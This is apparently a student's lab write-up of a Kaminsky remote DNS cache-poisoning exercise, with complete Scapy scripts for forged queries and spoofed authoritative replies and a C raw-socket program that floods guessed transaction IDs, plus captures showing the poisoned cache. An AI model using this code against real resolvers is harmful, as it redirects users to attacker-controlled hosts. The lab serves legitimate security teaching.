

DNS Security

本实验的目标是获得关于远程 DNS 缓存投毒攻击（也称为 Kaminsky DNS 攻击）的第一手经验。DNS（域名系统）是互联网的电话簿；它将主机名转换为 IP 地址，反之亦然。这种转换通过 DNS 解析完成，这一切都在后台进行。DNS 攻击以各种方式操纵这种解析过程，意图将用户误导到其他目的地，这些目的地通常是恶意的。本实验专注于一种特定的 DNS 攻击技术，称为 DNS 缓存投毒攻击。在这个远程攻击实验中，无法进行数据包嗅探，因此攻击比本地攻击更具挑战性。本实验涵盖以下主题：

- DNS 及其工作原理
- DNS 服务器设置
- DNS 缓存投毒攻击
- 伪造 DNS 响应
- 数据包欺骗

Lab Environment Setup

DNS 缓存投毒攻击的主要目标是本地 DNS 服务器。显然，攻击真实服务器是非法的，因此需要设置自己的 DNS 服务器来进行攻击实验。实验环境需要四台独立的机器：一台用于受害者，一台用于 DNS 服务器，两台用于攻击者。为简单起见，我们将所有这些机器放在同一个局域网中。学生不得利用这一事实进行攻击；他们应将攻击者机器视为远程机器，即攻击者不能嗅探局域网上的数据包。这与本地 DNS 攻击不同。依旧使用 dcbuild 和 dcup 来建立实验环境。

```
[06/01/26]seed@VM:~/.../Labsetup$ dcup
Creating network "seed-net" with the default driver
Creating seed-attacker          ... done
Creating user-10.9.0.5          ... done
Creating local-dns-server-10.9.0.53 ... done
Creating attacker-ns-10.9.0.153 ... done
Attaching to seed-attacker, local-dns-server-10.9.0.53, user-10.9.0.5, attacker-ns-10.9.0.153
attacker-ns-10.9.0.153 | * Starting domain name service... named      [ OK ]
local-dns-server-10.9.0.53 | * Starting domain name service... named  [ OK ]
```

在本实验中可以使用虚拟机或攻击者容器作为攻击者机器。如果查看 Docker Compose 文件，会看到攻击者容器的配置与其他容器不同。

共享文件夹：当使用攻击者容器发起攻击时，需要将攻击代码放入攻击者容器内。在虚拟机中进行代码编辑比在容器中更方便，因为可以使用自己喜欢的编辑器。为了让虚拟机和容器共享文件，使用 Docker 卷在虚拟机和容器之间创建了一个共享文件夹。如果查看 Docker Compose 文件，会发现为某些容器添加了以下条目。它表示将虚拟机上的 `./volumes` 文件夹挂载到容器内的 `/volumes` 文件夹。我们将在 `./volumes` 文件夹编写代码，以便它们可以在容器内使用。

```
volumes:
- ./volumes:/volumes
```

主机模式：在本实验中，攻击者需要能够嗅探数据包，但在容器内运行嗅探程序存在问题，因为容器实际上连接到一个虚拟交换机，因此只能看到自己的流量，永远看不到其他容器之间的数据包。为了解决这个问题，对攻击者容器使用主机模式。这允许攻击者容器看到所有流量。攻击者容器上使用了以下条目：

```
network_mode: host
```

当容器处于主机模式时，它可以看到主机的所有网络接口，甚至具有与主机相同的 IP 地址。基本上，它被置于与主机虚拟机相同的网络命名空间中。然而，容器仍然是一台独立的机器，因为它的其他命名空间仍然与主机不同。

本地 DNS 服务器：在本地 DNS 服务器上运行 BIND 9 DNS 服务器程序。BIND 9 从名为 `/etc/bind/named.conf` 的文件获取配置。这是主配置文件，通常包含几个 `include` 条目，即实际配置存储在这些包含的文件中。其中一个包含的文件称为 `/etc/bind/named.conf.options`，这是设置实际配置的地方。DNS 服务器现在在其 DNS 查询中随机化源端口号；这使得攻击更加困难。不幸的是，许多 DNS 服务器仍然使用可预测的源端口号。为了在本实验中简化，在配置文件中将源端口号固定为 33333。DNSSEC 旨在保护 DNS 服务器免受欺骗攻击。为了展示在没有这种保护机制的情况下攻击是如何工作的，在配置文件中关闭了保护。在攻击过程中，需要检查本地 DNS 服务器上的 DNS 缓存。以下两个命令与 DNS 缓存相关。第一个命令将缓存的内容转储到文件 `/var/cache/bind/dump.db`，第二个命令清除缓存。

```
rndc dumpdb -cache # 将缓存转储到指定文件
rndc flush         # 刷新 DNS 缓存
```

向本地 DNS 服务器添加了一个转发区域，因此如果有人查询 `attacker32.com` 域，查询将被转发到该域的域名服务器，该服务器托管在攻击者容器中。区域条目被放入 `named.conf` 文件中。

```
zone "attacker32.com" {
    type forward;
    forwarders { 10.9.0.153; };
};
```

用户容器 10.9.0.5 已配置为使用 10.9.0.53 作为其本地 DNS 服务器。这是通过更改用户机器的解析器配置文件 (`/etc/resolv.conf`) 实现的，因此服务器 10.9.0.53 被添加为文件中的第一个 `nameserver` 条目，即该服务器将被用作主 DNS 服务器。在攻击者的域名服务器上托管两个区域。一个是攻击者的合法区域 `attacker32.com`，另一个是伪造的 `example.com` 区域。这些区域在 `/etc/bind/named.conf` 中配置：

```
zone "attacker32.com" {
    type master;
    file "/etc/bind/attacker32.com.zone";
};
zone "example.com" {
    type master;
    file "/etc/bind/example.com.zone";
};
```

Testing the DNS Setup

Get the IP address of ns.attacker32.com : 输入下述命令查看结果，当运行以下 `dig` 命令时，由于在本地 DNS 服务器的配置文件中添加了转发区域条目，本地 DNS 服务器会将请求转发到攻击者域名服务器。因此，答案应该来自在攻击者域名服务器上设置的区域文件 (`attacker32.com.zone`)。

```
$ dig ns.attacker32.com
```

进入对应容器中输入命令查看输出，可以看到是 `NOERROR` 代表没问题。

```

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14169
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 19c4ff08af8a10ce010000006a1e733b96f4169402d70843 (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.                259198  IN      A      10.9.0.153

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jun 02 06:07:55 UTC 2026
;; MSG SIZE rcvd: 90

```

Get the IP address of www.example.com：现在有两个域名服务器托管 example.com 域，一个是该域的官方域名服务器，另一个是攻击者容器。查询这两个域名服务器，看看会得到什么响应。请从用户机器运行以下两个命令，并描述观察结果。

```
$ dig www.example.com
```

以下为正确访问 example.com 的结果：

```

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54200
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 374a50c9ad5401b6010000006a1e77dabad7ae3c7c8f18db (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                300     IN      A      104.20.23.154
www.example.com.                300     IN      A      172.66.147.243

;; Query time: 1863 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jun 02 06:27:38 UTC 2026
;; MSG SIZE rcvd: 104

```

以下为访问攻击者容器托管的网站的结果：

```

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 147
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b25c473b0d3188ca010000006a1e77496aaac6c6ab8f7c12 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Jun 02 06:25:13 UTC 2026
;; MSG SIZE rcvd: 88

```

可以看到攻击者托管的查询结果的 IP 是虚假 IP，和正确查询的 IP 不一样。

显然，没有人会询问 ns.attacker32.com 关于 www.example.com 的 IP 地址；总是会向 example.com 域的官方域名服务器询问答案。DNS 缓存投毒攻击的目标是让受害者向 ns.attacker32.com 询问 www.example.com 的 IP 地址。也就是说，如果攻击成功，当我们只运行第一个 dig 命令时，应该得到来自攻击者的虚假结果，而不是来自域合法域名服务器的真实结果。

The Attack Tasks

DNS 攻击的主要目标是：当用户尝试使用主机名 A 访问机器 A 时，将用户重定向到另一台机器 B。在本任务中使用域名 www.example.com 作为攻击目标。www.example.com 的真实 IP 地址是 93.184.216.34，当用户在这个名称上运行 dig 命令或在浏览器中输入该名称时，用户的机器会向其本地 DNS 服务器发送 DNS 查询，该服务器最终会向 example.com 的域名服务器询问 IP 地址。攻击的目标是在本地 DNS 服务器上发起 DNS 缓存投毒攻击，使得当用户运行 dig 命令查找 www.example.com 的 IP 地址时，本地 DNS 服务器最终会前往攻击者的域名服务器 ns.attacker32.com 获取 IP 地址，因此返回的 IP 地址可以是攻击者决定的任何数字。结果，用户将被引导到攻击者的网站，而不是真正的 www.example.com。

在本任务中，攻击者向受害者 DNS 服务器发送 DNS 查询请求，触发 Apollo 发出 DNS 查询。该查询可能经过根 DNS 服务器、.COM DNS 服务器，最终结果将从 example.com 的 DNS 服务器返回。如果 example.com 的域名服务器信息已经被 Apollo 缓存，查询将不会经过根服务器或 .COM 服务器。当 Apollo 等待来自 example.com 域名服务器的 DNS 回复时，攻击者可以向 Apollo 发送伪造的回复，假装这些回复来自 example.com 的域名服务器。如果伪造的回复先到达，它将被 Apollo 接受。攻击将成功。

当攻击者和 DNS 服务器不在同一个局域网上时，缓存投毒攻击变得更加困难。困难主要是由于 DNS 响应包中的事务 ID 必须与查询包中的事务 ID 匹配。由于查询中的事务 ID 通常是随机生成的，如果不看到查询包，攻击者不容易知道正确的 ID。显然，攻击者可以猜测事务 ID。由于 ID 的大小只有 16 位，如果攻击者能在攻击窗口内（即合法响应到达之前）伪造 K 个响应，成功的概率是 $K / 2^{16}$ 。发送数百个伪造响应并非不现实，因此攻击者不需要尝试太多次就能成功。然而，上述假设的攻击忽视了缓存效应。在现实中，如果攻击者不够幸运，在真实响应包到达之前没有猜中，正确的信息将被 DNS 服务器缓存一段时间。这种缓存效应使得攻击者无法就该相同名称伪造另一个响应，因为 DNS 服务器在缓存超时之前

不会为该名称发出另一个 DNS 查询。为了就该相同名称伪造另一个响应，攻击者必须等待对该名称的另一次 DNS 查询，这意味着必须等待缓存超时。等待时间可能是几个小时或几天。

Kaminsky 攻击： Dan Kaminsky 提出了一种优雅的技术来击败缓存效应。通过 Kaminsky 攻击，攻击者能够连续攻击一个域名上的 DNS 服务器，无需等待，因此攻击可以在很短的时间内成功。本任务将尝试这种攻击方法。以下步骤概述了攻击过程：

1. 攻击者向 DNS 服务器 Apollo 查询 example.com 中一个不存在的名称，例如 twysw.example.com，其中 twysw 是一个随机名称。
2. 由于该映射在 Apollo 的 DNS 缓存中不可用，Apollo 向 example.com 域的域名服务器发送 DNS 查询。
3. 当 Apollo 等待回复时，攻击者向 Apollo 发送大量伪造的 DNS 响应流，每个响应尝试不同的事务 ID，希望猜中一个。在响应中，攻击者不仅提供 twysw.example.com 的 IP 解析，还提供一个“权威域名服务器”记录，指示 ns.attacker32.com 作为 example.com 域的域名服务器。如果伪造的响应击败了真实响应，并且事务 ID 与查询中的匹配，Apollo 将接受并缓存伪造的答案，从而 Apollo 的 DNS 缓存被投毒。
4. 即使伪造的 DNS 响应失败，也没关系，因为下一次，攻击者会查询一个不同的名称，所以 Apollo 必须发出另一个查询，给攻击另一次进行欺骗攻击的机会。这有效地击败了缓存效应。
5. 如果攻击成功，在 Apollo 的 DNS 缓存中，example.com 的域名服务器将被替换为攻击者的域名服务器 ns.attacker32.com。为了证明攻击成功，需要证明这样的记录存在于 Apollo 的 DNS 缓存中。

Task 2: Construct DNS request

本任务的重点是发送 DNS 请求。为了完成攻击，攻击者需要触发目标 DNS 服务器发出 DNS 查询，这样才有机会伪造 DNS 回复。由于攻击者在成功之前需要尝试很多次，最好使用程序来自动化这个过程。需要编写一个程序，向目标 DNS 服务器发送 DNS 查询。编写这个程序，并演示使用 Wireshark 查询能够触发目标 DNS 服务器发出相应的 DNS 查询。本任务的性能要求不高，因此可以使用 C 或 Python（使用 Scapy）来编写代码。下面提供了一个 Python 代码片段（+++ 是占位符）：

```
Qdsec = DNSQR(qname='www.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, anccount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst='+++', src='+++')
udp = UDP(dport=+++, sport=+++, checksum=0)
request = ip/udp/dns
```

对应占位符填入对应数据，得到使用代码如下：

```
#!/usr/bin/python3
from scapy.all import *

Qdsec = DNSQR(qname='austin.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)
ip = IP(src='1.2.3.4', dst='10.9.0.53')
udp = UDP(sport=12345, dport=53, checksum=0)

request = ip/udp/dns
send(request)
```


为了实现上述 Kaminsky 攻击的要求，需要向 DNS 服务器 Apollo 查询 example.com 中一个不存在的名称，因此在此随便输入一个名称，同时因为只要实现发送请求，请求发送源地址任意填写，目标地址为 Local DNS Server，端口选择 DNS 标准端口 53。

运行 task2.py，打开 wireshark 检测端口 53 的活动，结果如下：

udp.port == 53						
No.	Time	Source	Destination	Protocol	Length	Info
3	2026-06-...	1.2.3.4	10.9.0.53	DNS	78	Standard query 0xaaaa A austin.example.com
4	2026-06-...	10.9.0.53	192.5.5.241	DNS	82	Standard query 0x0c70 NS <Root> OPT
5	2026-06-...	10.9.0.53	192.5.5.241	DNS	88	Standard query 0x8a27 A __.com OPT
6	2026-06-...	10.9.0.53	202.12.27.33	DNS	88	Standard query 0x80e4 A __.com OPT
7	2026-06-...	10.9.0.53	202.12.27.33	DNS	82	Standard query 0x39ad NS <Root> OPT
10	2026-06-...	202.12.27.33	10.9.0.53	DNS	76	Standard query response 0x80e4 A __.com OPT
11	2026-06-...	202.12.27.33	10.9.0.53	DNS	70	Standard query response 0x39ad NS <Root> OPT
28	2026-06-...	10.9.0.53	192.33.14.30	DNS	96	Standard query 0x8702 A __.example.com OPT
31	2026-06-...	192.33.14.30	10.9.0.53	DNS	550	Standard query response 0x8702 A __.example.com NS hera.ns.clo...
32	2026-06-...	10.9.0.53	173.245.58.162	DNS	101	Standard query 0xd392 A austin.example.com OPT
35	2026-06-...	173.245.58.162	10.9.0.53	DNS	418	Standard query response 0xd392 A austin.example.com SOA ellio...
36	2026-06-...	10.9.0.53	1.2.3.4	DNS	157	Standard query response 0xaaaa A austin.example.com SOA ellio...

可以看到第一条是伪造的源地址向 DNS 服务器发送不存在的访问请求，于是服务器先查询 .com，再查询 example.com，权威服务器返回访问目标不存在，最后 DNS 服务器再向伪造源地址发送返回响应。

Task 3: Spoof DNS Replies.

在本任务需要在 Kaminsky 攻击中伪造 DNS 回复。由于目标是 example.com，需要伪造来自该域名的权威服务器的回复。首先需要找出 example.com 的合法权威服务器的 IP 地址（该域有多个权威服务器）。

可以使用 Scapy 来实现本任务。以下代码片段构造了一个 DNS 响应包，包含问题部分（question section）、答案部分（answer section）和权威名称服务器部分（NS section）。在示例代码中，使用 +++ 作为占位符；需要用 Kaminsky 攻击中所需的正确值替换它们，解释为什么选择这些值。

```
name = '+++'
domain = '+++'
ns = '+++'

Qdesc = DNSQR(qname=name)
Anssec = DNSRR(rname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rname=domain, type='NS', rdata=ns, ttl=259200)

dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
          qdcount=1, ancount=1, nscount=1, arcount=0,
          qd=Qdesc, an=Anssec, ns=NSsec)

ip = IP(dst='+++', src='+++')
udp = UDP(dport='+++', sport='+++', chksum=0)
reply = ip/udp/dns
```

由于这个回复本身无法导致成功的攻击，需要使用 Wireshark 捕获伪造的 DNS 回复，并证明伪造的数据包是有效的。

从 Task2 的 wireshark 抓包结果可以得到 example.com 服务器的 IP 地址为 173.245.58.162。因此补充完整代码如下：

```
#!/usr/bin/python3
from scapy.all import *

name= "austin.example.com"
```


```

domain = "example.com"
ns= "ns.attacker32.com"
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rname=domain, type='NS', rdata=ns, ttl=259200)
dns= DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1,
arcount=0,qd=Qdsec, an=Anssec, ns=NSsec)
ip= IP(dst='10.9.0.53', src='173.245.58.162')
udp= UDP(dport=33333, sport=53, checksum=0)
reply = ip/udp/dns

send(reply)

```

根据代码模板结构和攻击逻辑可以看出分为查询虚构地点，提供伪造 IP 地址，构造权威服务器三个部分，因此 name 需要填写虚构的 example.com 查询名称，这里沿用 Task2 的内容。接着要把目标域名劫持改为攻击者控制的服务器，因此 domain = "example.com" 与 ns= "ns.attacker32.com"。IP 层不检查地址真实性，因此伪造从权威地址发来的响应。题目中为了简化攻击难度，Local DNS Server 被配置为固定使用端口 33333 发送查询，源端口是 53。用以上代码发送假响应，使用 wireshark 抓取，结果如下：



No.	Time	Source	Destination	Protocol	Length	Info
15	2026-06-06 15:06:00.000000	173.245.58.162	10.9.0.53	DNS	156	Standard query response 0xaaaa A austin.example.com A 1.2.3.4...
16	2026-06-06 15:06:00.000000	173.245.58.162	10.9.0.53	DNS	156	Standard query response 0xaaaa A austin.example.com A 1.2.3.4...

```

Frame 15: 156 bytes on wire (1248 bits), 156 bytes captured (1248 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 173.245.58.162, Dst: 10.9.0.53
User Datagram Protocol, Src Port: 53, Dst Port: 33333
Domain Name System (response)
  Transaction ID: 0xaaaa
  Flags: 0x8500 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 1
  Additional RRs: 0
  Queries
    austin.example.com: type A, class IN
  Answers
    austin.example.com: type A, class IN, addr 1.2.3.4
  Authoritative nameservers
    example.com: type NS, class IN, ns ns.attacker32.com
  [Unsolicited: True]

```

可以看到响应部分的结构完整，而且用攻击服务器伪造成权威服务器，以及伪造虚拟查询内容的返回，全部都通过了。

Task 4: Launch the Kaminsky Attack

现在可以将所有内容组合起来进行 Kaminsky 攻击。在攻击中，需要发送大量伪造的 DNS 响应，希望其中一个能够命中正确的事务 ID 并且比合法响应更早到达。因此，速度至关重要：能发送的数据包越多，成功率就越高。如果像上一个任务那样使用 Scapy 发送伪造的 DNS 响应，成功率会太低。介绍一种结合使用 Scapy 和 C 的混合方法。使用混合方法，首先使用 Scapy 生成一个 DNS 数据包模板，并将其存储在一个文件中。然后，将这个模板加载到 C 程序中，对某些字段进行少量修改，然后发送数据包。Labsetup/Files/attack.c 中提供了一个 C 代码骨架。

检查 DNS 缓存：要检查攻击是否成功需要查看 dump.db 文件，确认伪造的 DNS 响应是否已被 DNS 服务器成功接受。以下命令可以转储 DNS 缓存，并搜索缓存中是否包含单词 attacker。

```
# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
```

流程上来说需要两个 py 程序用于伪造请求和响应，但是发送数据包的程序使用 py 太慢，因此改用 c 程序，已有模板。按照 Task 2、3 的内容编写伪造程序如下：

gen_dns_request.py:

伪造 DNS 请求，向权威服务器发出响应，以留出攻击空间，配合响应包进行攻击。

```
#!/bin/env python3
from scapy.all import *

srcIP = '10.9.0.1'
dstIP = '10.9.0.53' # Local DNS Server
ip = IP(dst=dstIP, src=srcIP)
udp = UDP(dport=53, sport=50945, checksum=0)

# The C code will modify the qname field
Qdsec = DNSQR(qname='austi.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)

pkt = ip/udp/dns
with open('ip_req.bin', 'wb') as f:
    f.write(bytes(pkt))
```

gen_dns_response.py:

发送伪造的 DNS 响应，修改权威服务器的地址，构建问题段，答案段和权威段，防止响应不通过。

```
#!/bin/env python3
from scapy.all import *

# The source IP can be any address, because it will be replaced
# by the C code with the IP address of example.com's actual nameserver.
ip = IP(dst = '10.9.0.53', src = '173.245.58.162')

udp = UDP(dport = 33333, sport = 53, checksum=0)

# Construct the Question section
# The C code will modify the qname field
Qdsec = DNSQR(qname = "austi.example.com")

# Construct the Answer section (the answer can be anything)
# The C code will modify the rname field
Anssec = DNSRR(rrname = "austi.example.com",
               type = 'A',
               rdata = '1.2.3.4',
               ttl = 259200)

# Construct the Authority section (the main goal of the attack)
NSsec = DNSRR(rrname = 'example.com',
              type = 'NS',
              rdata = 'ns.attacker32.com',
              ttl = 259200)

# Construct the DNS part
# The C code will modify the id field
dns = DNS(id = 0xAAAA, aa=1, rd=1, qr=1,
          qdcount = 1, qd = Qdsec,
          ancound = 1, an = Anssec,
```



```

        nscount = 1, ns = NSsec)

# Construct the IP packet and save it to a file.
Replypkt = ip/udp/dns
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(Replypkt))

```

attack.c:

攻击实现代码，依照 IP 响应结构和数据包结构构建，发送伪造的 DNS 请求到 DNS 服务器，批量发送 500 个伪造的 DNS 响应来猜测事务 ID。

完整数据包结构为：0-19: IP Header (20 bytes)，20-27: UDP Header (8 bytes)，28-39: DNS Header (12 bytes)，40-DNS Question Section，64-DNS Answer Section，照以上构建数据包。

send_dns_request 函数将模板数据包复制到工作缓冲区，在偏移 41 处写入随机 5 字符域名，在偏移 28 处写入事务 ID 以实现随机攻击，找到事务 ID。

send_dns_response 函数修改对应答案域名，使用上面两个构造函数构造响应，最后实现攻击循环以获得结果。

```

#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000
#define QNAME_OFFSET 41
#define ANS_NAME_OFFSET 64
#define TRANS_ID_OFFSET 28

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4,
                    iph_ver:4;
    unsigned char    iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3,
                    iph_offset:13;
    unsigned char    iph_ttl;
    unsigned char    iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr    iph_sourceip;
    struct in_addr    iph_destip;
};

// 全局 raw socket
int raw_sock;

void send_dns_request(unsigned char *pkt, int pktsize, char* name, unsigned short id);
void send_dns_response(unsigned char* pkt, int pktsize, char* name, unsigned short id);

```

```

void send_raw_packet(char * buffer, int pkt_size);
void init_raw_socket();

int main()
{
    srand(time(NULL));

    // 初始化 raw socket (只创建一次)
    init_raw_socket();

    // Load the DNS request packet from file
    FILE * f_req = fopen("ip_req.bin", "rb");
    if (!f_req) {
        perror("Can't open 'ip_req.bin'");
        exit(1);
    }
    unsigned char ip_req[MAX_FILE_SIZE];
    int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);
    fclose(f_req);

    // Load the DNS response packet from file
    FILE * f_resp = fopen("ip_resp.bin", "rb");
    if (!f_resp) {
        perror("Can't open 'ip_resp.bin'");
        exit(1);
    }
    unsigned char ip_resp[MAX_FILE_SIZE];
    int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);
    fclose(f_resp);

    char a[26] = "abcdefghijklmnopqrstuvwxyz";
    unsigned short trans_id = rand() % 65535; // 随机初始值, 移到循环外

    while (1) {
        // Generate a random name with length 5
        char name[6];
        name[5] = '\0';
        for (int k = 0; k < 5; k++)
            name[k] = a[rand() % 26];

        printf("Sending DNS request for name: %.5s.example.com (starting ID: %d)\n",
            name, trans_id);

        /* Step 1. Send DNS request with random transaction ID */
        send_dns_request(ip_req, n_req, name, trans_id);

        /* Step 2. Send many spoofed responses with different transaction IDs */
        for (int i = 0; i < 500; i++) {
            send_dns_response(ip_resp, n_resp, name, trans_id + i);
        }

        trans_id = (trans_id + 500) % 65535;
        usleep(1000); // 短暂延迟, 避免网络拥塞
    }
}

```

```

void init_raw_socket()
{
    raw_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (raw_sock < 0) {
        perror("socket failed");
        exit(1);
    }
    int enable = 1;
    setsockopt(raw_sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
}

void send_dns_request(unsigned char *pkt, int pktsize, char* name, unsigned short
id)
{
    unsigned char buffer[MAX_FILE_SIZE];
    memcpy(buffer, pkt, pktsize);

    // 修改查询域名
    memcpy(buffer + QNAME_OFFSET, name, 5);

    // 修改事务 ID
    unsigned short net_id = htons(id);
    memcpy(buffer + TRANS_ID_OFFSET, &net_id, 2);

    send_raw_packet((char*)buffer, pktsize);
}

void send_dns_response(unsigned char* pkt, int pktsize, char* name, unsigned
short id)
{
    unsigned char buffer[MAX_FILE_SIZE];
    memcpy(buffer, pkt, pktsize);

    // 修改域名（问题部分和答案部分）
    memcpy(buffer + QNAME_OFFSET, name, 5);
    memcpy(buffer + ANS_NAME_OFFSET, name, 5);

    // 修改事务 ID
    unsigned short net_id = htons(id);
    memcpy(buffer + TRANS_ID_OFFSET, &net_id, 2);

    send_raw_packet((char*)buffer, pktsize);
}

void send_raw_packet(char * buffer, int pkt_size)
{
    struct sockaddr_in dest_info;
    struct ipheader *ip = (struct ipheader *) buffer;

    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    sendto(raw_sock, buffer, pkt_size, 0,
            (struct sockaddr *)&dest_info, sizeof(dest_info));
}

```

4.在 Attacker 上先后运行 gen_dns_request.py , gen_dns_response.py, attack.c, c 文件需在虚拟机上编译后再进入 Attacker运行)。运行后, 进入 Local DNS Server 容器使用下面的命令查看本地缓存:

```
# rndc dump -cache && grep attacker /var/cache/bind/dump/db
```

发现本地缓存已成功存入 ns.attacker32.com, 说明攻击成功。

```
root@e91883f4168b:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com. 615597 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com. 777597 NS ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1797] [v6 TTL 10797] [v4 success] [v6 nxrrset]
```

Task 5: Result Verification

如果攻击成功, 在本地 DNS 服务器的 DNS 缓存中, example.com 的 NS 记录将变为 ns.attacker32.com。当该服务器收到针对 example.com 域内任何主机名的 DNS 查询时, 它都会向 ns.attacker32.com 发送查询, 而不是向该域名的合法权威服务器发送查询。为了验证攻击是否成功, 进入用户机器, 运行以下两个 dig 命令。在响应中, www.example.com 的 IP 地址对于两个命令应该是相同的, 并且应该是在攻击者域名服务器上的区域文件 (zone file) 中所设置的任何 IP 地址。

```
# 查询本地 DNS 服务器 (应该返回伪造的 IP)
$ dig www.example.com

# 直接查询攻击者的域名服务器 (应该返回相同的伪造 IP)
$ dig @ns.attacker32.com www.example.com
```

输入 dig www.example.com, 结果如下:

```
root@dbe6fe00d58f:/# dig www.example.com

;; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15887
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: ea2684a6dece30df0100000067432d209d39ac6b618a59ea (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Nov 24 13:41:52 UTC 2024
;; MSG SIZE rcvd: 88
```

输入 dig @ns.attacker32.com www.example.com, 发现二者结果相同, 证明攻击成功。

```
root@dbe6fe00d58f:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 12230
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d4e2f1bb42d126130100000067432dc10aa2ec395d487c7b (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Nov 24 13:44:33 UTC 2024
;; MSG SIZE rcvd: 88
```